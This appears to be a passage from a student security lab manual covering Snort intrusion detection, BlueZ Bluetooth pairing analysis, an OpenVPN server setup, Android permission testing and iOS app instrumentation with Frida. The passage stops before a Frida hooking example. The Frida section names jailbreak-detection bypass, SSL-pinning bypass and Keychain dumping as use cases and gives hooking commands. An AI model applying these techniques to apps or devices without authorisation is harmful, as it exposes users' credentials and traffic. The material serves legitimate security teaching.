EXPERIMENT – 11

AIM: To detect wireless intrusions by setting up and monitoring a Wireless Intrusion Detection System (WIDS) using **Snort**, an open-source Network Intrusion Detection System (NIDS).

DESCRIPTION: Wireless networks are inherently more vulnerable to attacks due to their broadcast nature. A Wireless Intrusion Detection System (WIDS) helps in monitoring wireless network traffic and detecting suspicious activities such as unauthorized access points, MAC spoofing, rogue clients, and denial-of-service (DoS) attacks. Wireless Intrusion Detection Systems (WIDS) are essential for identifying and alerting on unauthorized or malicious wireless activity. Although Snort is primarily used as a Network Intrusion Detection System (NIDS), it can be extended to monitor Wi-Fi traffic by capturing packets with compatible tools and analyzing them for suspicious patterns.

Snort, though primarily designed for wired networks, can be used for wireless intrusion detection when paired with tools that capture wireless traffic (like airmon-ng and tcpdump). Snort processes the captured packets and applies its signature-based detection engine to identify intrusions.

On Windows, Snort does not natively capture raw wireless frames (like on Linux), but with the help of compatible packet capture tools like **Npcap**, you can analyze Wi-Fi traffic that has been bridged or mirrored from wireless to Ethernet.

TOOLS REQUIRED:

1. Snort for Windows
2. Npcap (WinPcap API-compatible mode)
3. Visual C++ Redistributable (x86 & x64)
4. Notepad++ (or any text editor)
5. Command Prompt (Admin)
6. Rule Files (Community Rules)
7. Wireshark (Optional)
8. ipconfig (CLI tool)

PROCEDURE:

Step 1: Download Snort

1. Visit the official Snort Downloads Page.
2. Download the latest **Windows installer** for Snort.

Step 2: Install Npcap

1. Go to the Npcap Download Page.
2. Download the latest version of **Npcap**.
3. Run the installer:
    - Select **"Install Npcap in WinPcap API-compatible Mode"**.
    - Follow the prompts to complete installation.

Step 3: Install Visual C++ Redistributable

1. Visit the Microsoft Visual C++ Redistributable page.
2. Download and install **x64 version.**

Step 4: Install Snort

1. Locate the Snort installer (e.g., snort-2.9.x.x-installer.exe) and double-click to launch it.
2. Follow the steps:
    - **Welcome**: Click **Next**
    - **License Agreement**: Accept and click **Next**
    - **Installation Location**: Leave default or choose your preferred path
    - **Install**: Click **Install**
    - **Finish**: Click **Finish** once completed

Step 5: Configure Snort

1. Go to Snort's installation directory (e.g., C:\Snort\etc).
2. Open snort.conf using **Notepad++** or any editor.
3. Modify the following:
    - Set your network: Example: ipvar HOME_NET 192.168.1.0/24 -(Get IP using ipconfig /all)
    - Set rule file path: var RULE_PATH C:\Snort\rules
4. Place your downloaded **rule files** (e.g., community.rules) in C:\Snort\rules.
5. Add this line to snort.conf to load them: include $RULE_PATH/community.rules

Step 6: Run Snort

1. Open **Command Prompt as Administrator**.
2. Navigate to Snort's bin folder: cd C:\Snort\bin
3. Identify your network interface: snort -W
4. Run Snort using:

snort -i <interface_number> -c C:\Snort\etc\snort.conf -l C:\Snort\log -A console


Replace <interface_number> with the number corresponding to your active network adapter.

Step 7: Verify & Monitor

- If successful, Snort will begin scanning traffic.
- Alerts will show in the console or log files (C:\Snort\log\).


OUTPUT:

Figure 1:




Open snort.conf with a text editor like Notepad++. Configure the network settings by editing the ipvar HOME_NET variable to match your network configuration. For example: ipvar HOME_NET 192.168.1.0/24

Figure 2:




Configure the path to the rule files. Ensure the var RULE_PATH variable points to the correct directory where the rule files are stored.

Figure 3:



The output shows available network interfaces for Snort. Interface 1 (172.25.211.229) is a Microsoft Hyper-V Network Adapter and should be used for packet capture; interface 2 is a loopback adapter not suitable for external traffic analysis.

Figure 4:



This screenshot shows Snort successfully running in packet dump mode on interface 1. It initializes the packet capture engine and begins processing live network traffic. The displayed UDP packet shows communication from 172.25.208.1 to a broadcast address 172.25.223.255. A warning indicates that no preprocessors are configured, meaning Snort is operating in a basic detection mode without advanced traffic analysis.

OUTPUT ANALYSIS:

By setting up Snort in combination with a wireless traffic capturing tool, it is possible to detect and analyze wireless intrusions such as rogue access points, spoofed MAC addresses, and suspicious packet patterns. While Snort is not natively designed for wireless environments, its flexibility allows integration with other tools for effective wireless intrusion detection.

REFERENCES:

1. **Snort Official Website**
   https://www.snort.org
   – Official downloads, documentation, and rule sets for Snort.
2. **Snort User Manual (Snort 2.9.x)**
   https://www.snort.org/documents
   – Detailed guidance on installation, configuration, and rule management.
3. **Npcap Official Site**
   https://npcap.com
   – Packet capture library required for Snort to operate on Windows.
4. **Microsoft Visual C++ Redistributable Downloads**
   https://learn.microsoft.com/en-us/cpp/windows/latest-supported-vc-redist
   – Required runtime components for Snort.

EXPERIMENT – 12

AIM: To analyze Bluetooth security by pairing Bluetooth devices and studying the underlying Bluetooth security mechanisms using the **BlueZ** protocol stack.

DESCRIPTION: Bluetooth is a widely used wireless communication technology for short-range device connectivity. Security in Bluetooth includes authentication, authorization, encryption, and key management. **BlueZ** is the official Linux Bluetooth protocol stack, providing tools and libraries for managing Bluetooth devices.
By using BlueZ tools, we can explore device discovery, pairing, and communication while analyzing security features like Secure Simple Pairing (SSP), PIN-based authentication, and encryption.

TOOLS REQUIRED:

1. **Linux OS** (e.g., Ubuntu/Kali with BlueZ pre-installed or installable)
2. **BlueZ** (v5.x or later)
3. **Bluetooth Adapter** (built-in or USB)
4. **Two Bluetooth-capable devices** (e.g., Laptop + Phone or 2 PCs)
5. **Bluetoothctl** (BlueZ command-line utility)
6. **hcitool**, **btmon**, **l2ping**, **rfcomm**

PROCEDURE:

Step 1: Install BlueZ (if not already installed)
- sudo apt update
- sudo apt install bluez bluez-tools

Step 2: Start the Bluetooth Service
- sudo systemctl start bluetooth
- sudo systemctl enable bluetooth

Step 3: List Available Bluetooth Interfaces
- hciconfig

Step 4: Enable Discovery Mode
bluetoothctl
power on
agent on
default-agent
discoverable on
pairable on

Step 5: Scan and Pair Devices
On the initiating device:
scan on
Wait for the target device to appear
pair XX:XX:XX:XX:XX:XX
connect XX:XX:XX:XX:XX:XX
trust XX:XX:XX:XX:XX:XX
Accept the pairing request on the second device.
Step 6: Analyze Bluetooth Traffic and Security Events
Use btmon to monitor low-level Bluetooth HCI events: sudo btmon
This will show:


- Pairing methods used (Legacy vs SSP)
- Encryption key exchange
- Authentication stages

Step 7: Test Connectivity and Data Exchange
You can use:
l2ping XX:XX:XX:XX:XX:XX
Or establish a serial connection using rfcomm.
Step 8: Analyze Security Mechanisms
Observe:

- Whether Secure Simple Pairing (SSP) was used
- If passkey confirmation or numeric comparison was required
- If encryption is active during the session
- Any fallback to legacy insecure pairing

OUTPUT:

Figure 1:



The screenshot shows the use of bluetoothctl on Kali Linux to scan for nearby Bluetooth devices. It successfully detects multiple devices, including one named "MySpot WHW", and lists its UUIDs and signal strength.

Figure 2:

This screenshot shows the btmon command being run with sudo to monitor Bluetooth traffic on Kali Linux. It confirms the Bluetooth monitor version (5.66), Linux kernel version (6.1.0-kali5), and Bluetooth daemon (bluetoothd) version 1.22.

OUTPUT ANALYSIS:

Using BlueZ and its command-line tools, Bluetooth device pairing and security mechanisms can be analyzed effectively. This includes discovering the type of pairing used, monitoring authentication and encryption processes, and evaluating the robustness of Bluetooth communication security. The hands-on analysis helps in understanding real-world Bluetooth vulnerabilities and best practices.

REFERENCES:

1. BlueZ Official: https://www.bluez.org/
2. Bluetoothctl Guide: https://wiki.archlinux.org/title/bluetooth#Bluetoothctl
3. Bluetooth Security White Paper: https://www.bluetooth.com/wp-content/uploads/Security_4.0_FINAL.pdf
4. Kali Linux Bluetooth Tools: https://tools.kali.org/wireless-attacks/bluetooth
5. Linux Man Pages: btmon, bluetoothctl, hciconfig, l2ping

EXPERIMENT – 13

AIM: Implement Layer 3 security by setting up and securing a VPN tunnel for wireless networks using OpenVPN.

DESCRIPTION: Layer 3 security, which operates at the network layer of the OSI model, ensures secure communication between devices by encrypting IP packets. This helps prevent eavesdropping, spoofing, and data tampering across insecure networks like public Wi-Fi.
In this experiment, we implement Layer 3 protection using **OpenVPN Access Server**, deployed on a cloud platform (DigitalOcean). OpenVPN establishes a secure, encrypted tunnel between clients and the VPN server, providing private network access over the public internet.

TOOLS REQUIRED:

1. DigitalOcean account
2. Internet connection
3. SSH client (e.g., Terminal, PuTTY)
4. OpenVPN Access Server (DigitalOcean Marketplace)
5. Web browser for accessing Admin and Client UIs
6. SSH public-private key pair (for secure authentication)

PROCEDURE:

Step 1: Deploy OpenVPN Access Server on DigitalOcean

1. Log in to your DigitalOcean account.
2. Go to the **Marketplace** from the sidebar.
3. Search for and select **"OpenVPN Access Server"**.
4. Click **"Create OpenVPN Access Server Droplet"**.

Step 2: Configure Droplet Options

- **Plan**: Choose a basic shared CPU plan (e.g., $5/month).
- **Datacenter Region**: Select one near your location or target region.
- **Authentication**: Use **SSH Keys** (recommended). Upload your public key if needed.
- **Hostname**: Give your Droplet a name (e.g., openvpn-vpnserver).
- Click **Create Droplet**.

Step 3: Initial SSH Access & Setup

1. After the droplet is created, copy its **public IP address**.
2. Open a terminal and connect using SSH: ssh root@YOUR_DROPLET_IP
3. On first login, the OpenVPN setup script will auto-run. Follow the prompts (defaults are fine).
4. At the end, note down the password generated for the openvpn admin user.

Step 4: Access the Admin Web Interface

1. In your browser, go to: https://YOUR_DROPLET_IP:943/admin
2. Accept the security warning (due to self-signed cert).
3. Log in with:
    - **Username**: openvpn
    - **Password**: (provided by setup script)

Step 5: Activation & Basic Configuration

1. Navigate to **Configuration > Network Settings**.
2. Set the **Hostname or IP Address** to your Droplet's public IP or domain.
3. Apply settings and restart the server if prompted.
4. (Optional) Activate the license — OpenVPN offers **free keys for up to 2 simultaneous connections**.

Step 6: Client Access & VPN Connection

1. Users can visit: https://YOUR_DROPLET_IP:943/
2. Log in using the same openvpn credentials or any additional users created in the Admin UI.
3. Download:
    - OpenVPN Connect app, or
    - Pre-configured .ovpn profile for any client device.

Step 7: Connect to VPN

- Install OpenVPN Connect on your PC or mobile.
- Import the .ovpn file or log in via the app.
- Once connected, all internet traffic is securely tunneled through the VPN.

OUTPUT:

Figure 1:

```
Please enter 'yes' to indicate your agreement [no]: yes

Once you provide a few initial configuration settings,
OpenVPN Access Server can be configured by accessing
its Admin Web UI using your Web browser.

Will this be the primary Access Server node?
(enter 'no' to configure as a backup or standby node)
> Press ENTER for default [yes]: yes

Please specify the network interface and IP address to be
used by the Admin Web UI:
(1) all interfaces: 0.0.0.0
(2) eth0: 167.172.254.22
(3) eth0: 10.17.0.5
(4) eth1: 10.108.0.2
Please enter the option number from the list above (1- 4).
> Press Enter for default [1]: 2

What public/private type/algorithms do you want to use for the OpenVPN CA?

Recommended choices:

rsa       - maximum compatibility
secp384r1 - elliptic curve, higher security than rsa, allows faster connection setup and smaller user profile files
showall   - shows all options including non-recommended algorithms.
> Press ENTER for default [rsa]:secp384rl
```

OpenVPN setup (Accepting License agreements). This screenshot shows the OpenVPN Access Server setup process in a terminal. It involves agreeing to terms, configuring network interfaces, and choosing encryption algorithms for the VPN connection.

Figure 2: Selecting encryption algorithm(RSA/EEC or any other algorithm)

```
Recommended choices:

rsa       - maximum compatibility
secp384r1 - elliptic curve, higher security than rsa, allows faster connection setup and smaller user profile files
showall   - shows all options including non-recommended algorithms.
> Press ENTER for default [rsa]:secp384r1

Please specify the port number for the Admin Web UI.
> Press ENTER for default [943]:

Please specify the TCP port number for the OpenVPN Daemon
> Press ENTER for default [443]:

Should client traffic be routed by default through the VPN?
> Press ENTER for default [yes]: yes

Should client DNS traffic be routed by default through the VPN?
> Press ENTER for default [yes]: yes
Admin user authentication will be  local

Private subnets detected: ['10.17.0.0/20', '10.108.0.0/20']

Should private subnets be accessible to clients by default?
> Press ENTER for default [yes]:
```


This is a configuration screen for setting up an OpenVPN server, where default settings for encryption, port numbers, and routing options are specified. It also asks if private subnets should be accessible to clients by default.

Figure 3: OpenVPN access server initialization

```
Initializing OpenVPN...
Removing Cluster Admin user login...
userdel "admin_c"
Writing as configuration file...
Perform sa init...
Wiping any previous userdb...
Creating default profile...
Modifying default profile...
Adding new user to userdb...
Modifying new user as superuser in userdb...
Setting password in db...
Getting hostname...
Hostname: openvpn
Preparing web certificates...
Getting web user account...
Adding web group account...
Adding web group...
Adjusting license directory ownership...
Initializing confdb...
Initial version is not set. Setting it to 2.11.3...
Generating PAM config for openvpnas ...
Enabling service
Created symlink /etc/systemd/system/multi-user.target.wants/openvpnas.service → /lib/systemd/system/openvpnas.service.
Starting openvpnas...
```

This is a log from setting up OpenVPN, specifically configuring OpenVPN Access Server (openvpnas). The process includes user creation, certificate generation, and starting the service for VPN functionality.

Figure 4: Connecting to OpenVPN server on mobile phone



The screenshot shows a mobile phone connected to an OpenVPN server, displaying connection details such as the current upload and download speeds, data usage, and the VPN protocol in use (UDP). The VPN is actively transmitting data at high speeds, ensuring secure communication over a wireless network.

OUTPUT ANALYSIS: By deploying OpenVPN Access Server via DigitalOcean, we successfully implemented Layer 3 security over a wireless network. The VPN tunnel ensures that data transmitted across the network is encrypted, safe from interception, and securely routed. This setup is scalable, cloud-based, and suitable for real-world secure remote access.

REFERENCES:

1. OpenVPN Official Website
   https://openvpn.net
2. OpenVPN Access Server Documentation
   https://openvpn.net/vpn-server-resources/
3. DigitalOcean Marketplace – OpenVPN Access Server
   https://marketplace.digitalocean.com/apps/openvpn-access-server
4. DigitalOcean SSH Key Guide
   https://docs.digitalocean.com/products/droplets/how-to/add-ssh-keys/

EXPERIMENT – 14

AIM: To analyze the Android security model by developing a simple Android application and testing its built-in security features using **Android Studio**.

DESCRIPTION: Android's security model is designed to protect user data and system resources through application sandboxing, permission control, and secure inter-process communication. Each app runs in its own process and user ID, ensuring isolation from others. Developers must declare the permissions their apps require, and users must explicitly grant them (especially for dangerous permissions like camera, location, etc.).
By building an Android app that requests various permissions and handles sensitive operations (e.g., accessing contacts or camera), we can explore the enforcement of these security mechanisms, how permissions are requested, and how to handle secure data storage and communication.

TOOLS REQUIRED:

1. **Android Studio** (latest version)
2. **Java or Kotlin** (preferred language)
3. **Android SDK and Emulator** (or physical Android device)
4. **ADB (Android Debug Bridge)** for debugging
5. **Android Manifest file**
6. **Permission APIs**

PROCEDURE:

1. Set Up Android Studio Project

- Start a new Android project with an empty activity.
- Choose Kotlin or Java as the programming language.

2. Add Permissions in AndroidManifest.xml

```
<uses-permission android:name="android.permission.CAMERA"/>
<uses-permission android:name="android.permission.READ_CONTACTS"/>
```

3. Request Runtime Permissions in Code

In MainActivity.kt (or .java), use:

```
if (ContextCompat.checkSelfPermission(this, Manifest.permission.CAMERA) !=
PackageManager.PERMISSION_GRANTED) {
   ActivityCompat.requestPermissions(this, arrayOf(Manifest.permission.CAMERA), 100)
}
```

4. Handle Permission Results

```
override fun onRequestPermissionsResult(requestCode: Int, permissions: Array<String>,
grantResults: IntArray) {
    if (requestCode == 100 && grantResults.isNotEmpty() && grantResults[0] ==
PackageManager.PERMISSION_GRANTED) {
        Toast.makeText(this, "Camera Permission Granted", Toast.LENGTH_SHORT).show()
    } else {
        Toast.makeText(this, "Permission Denied", Toast.LENGTH_SHORT).show()
    }
}
```

5. Implement Features That Rely on Permissions

- Use camera intent to capture a photo.
- Read contacts from device and display.
- Store user data in **SharedPreferences** or **Internal Storage** securely.

6. Test on Emulator or Physical Device

- Run the app.
- Try granting and denying permissions.
- Observe app behavior and Android's permission dialogs.

7. Analyze Security Features


- Application sandboxing (app isolation in OS)
- Permission model (install-time and runtime)
- Secure storage practices (e.g., encrypted shared preferences)
- Intents and broadcast receivers (check for exported components)

8. Explore Android Debugging and Logs

Use **ADB Logcat** to view security-related logs: adb logcat


OUTPUT:

Figure 1:




Deployed a new project application named "Security Test App".

Figure 2:



Run the app on your emulator. You'll see a **runtime permission dialog** for the Camera. Grant or deny it, then watch **Logcat** and **Toast messages** for behavior.

Figure 3:



Here we can see in the logcat that the "Security Test App" granted with the camera access.

OUTPUT ANALYSIS:

By developing and testing a simple Android app, the Android security model can be thoroughly examined. The app showcases how permissions are enforced at both install-time and runtime, how apps are sandboxed, and how data can be securely stored. This practical exercise highlights Android's commitment to security and provides insights into securing mobile applications during development.

REFERENCES:

1. Android Developer Security Docs: https://developer.android.com/topic/security
2. Android Permissions Overview: https://developer.android.com/training/permissions
3. Android Studio Setup: https://developer.android.com/studio
4. ADB and Logcat Usage: https://developer.android.com/studio/command-line/logcat
5. OWASP Mobile Security Project: https://owasp.org/www-project-mobile-security/

EXPERIMENT – 15

AIM: To explore iOS security mechanisms by inspecting and manipulating iOS applications using **Frida**, a dynamic instrumentation toolkit for security analysis.

DESCRIPTION: iOS applications are sandboxed and protected by multiple layers of security, such as code signing, App Transport Security (ATS), Keychain, and Data Protection APIs. However, attackers and researchers use tools like **Frida** to inspect, hook, and manipulate app behavior at runtime.
Frida allows dynamic code injection into running processes on jailbroken or non-jailbroken devices (with limitations). It's widely used in mobile app security testing for reverse engineering, runtime function tracing, and bypassing security mechanisms like certificate pinning or jailbreak detection.

TOOLS REQUIRED:

1. **macOS or Linux/WSL** system
2. **Jailbroken iOS Device** (recommended for full access)
   OR Non-jailbroken device with limited Frida capabilities
3. **Frida** toolkit (https://frida.re/)
4. **Python 3** with pip
5. **USB Lightning cable** for device connection
6. **Xcode + libimobiledevice** (for communication and debugging)
7. **Frida CLI tools:** frida-trace, frida-ps, frida

PROCEDURE:

1. Set Up Frida on Host Machine
Install Frida using pip:
bash
CopyEdit
pip install frida-tools
2. Install Frida Server on Jailbroken iOS Device

- Download the correct Frida server binary for your device architecture from: https://github.com/frida/frida/releases
- Transfer it to the device using scp or similar:
  scp frida-server-<version>-iphoneos-arm64 root@<device-ip>:/usr/sbin/frida-server
- SSH into the iOS device:
  ssh root@<device-ip>
  chmod +x /usr/sbin/frida-server
  ./frida-server &

3. Verify Connection
On your host machine: frida-ps -U
This should list running processes on the iOS device.

4. Attach to an iOS App
Identify the target app's process and attach: frida -U -n <AppName>
5. Use frida-trace to Hook Functions
Create function hooks:
frida-trace -U -n <AppName> -m "*[AppDelegate *]"
Or to trace specific Objective-C methods:
frida-trace -U -n <AppName> -m "-[ViewController viewDidLoad]"
6. Bypass Security Mechanisms (Example Use Cases)

- **Bypass Jailbreak Detection**
- **Bypass SSL Pinning**
- **Dump Keychain Items**
- **Monitor sensitive API calls like NSFileManager, NSUserDefaults, etc.**

Example: Hook and override a method

